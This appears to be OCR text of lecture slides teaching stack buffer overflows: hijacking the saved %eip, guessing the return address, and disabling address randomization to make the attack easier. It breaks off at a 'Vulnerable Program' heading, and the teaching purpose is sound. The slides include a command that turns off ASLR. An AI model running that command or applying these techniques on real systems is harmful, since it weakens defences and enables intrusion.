


Thoughts?


Hijacking the saved `%eip`




Hijacking the saved `%eip`



Hijacking the saved %eip




Hijacking the saved `%eip`



But how do we know the address?


Hijacking the saved `%eip`

What if we are wrong?




Hijacking the saved `%eip`

What if we are wrong?




Hijacking the saved `%eip`

What if we are wrong?



Hijacking the saved `%eip`

What if we are wrong?



This is most likely data, so the CPU will panic (Invalid Instruction)

Challenge 3

Finding the return address

Challenge 3

Finding the return address

- If we don't have access to the code, we don't know how far the buffer is from the saved `%ebp`

Challenge 3

Finding the return address

- If we don’t have access to the code, we don’t know how far the buffer is from the saved `%ebp`
- One approach: just try a lot of different values!

Challenge 3

Finding the return address

- If we don't have access to the code, we don't know how far the buffer is from the saved `%ebp`
- One approach: just try a lot of different values!
- Worst case scenario: it's a 32 (or 64) bit memory space, which means 2^{32} (2^{64}) possible answers

Challenge 3

Finding the return address

- If we don't have access to the code, we don't know how far the buffer is from the saved `%ebp`
- One approach: just try a lot of different values!
- Worst case scenario: it's a 32 (or 64) bit memory space, which means 2^{32} (2^{64}) possible answers
- But without address randomization:
  - The stack always starts from the same, fixed address
  - The stack will grow, but usually it doesn't grow very deeply (unless the code is heavily recursive)

Environment Setup

1. Disable Address Randomization

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

Environment Setup

2. Vulnerable Program

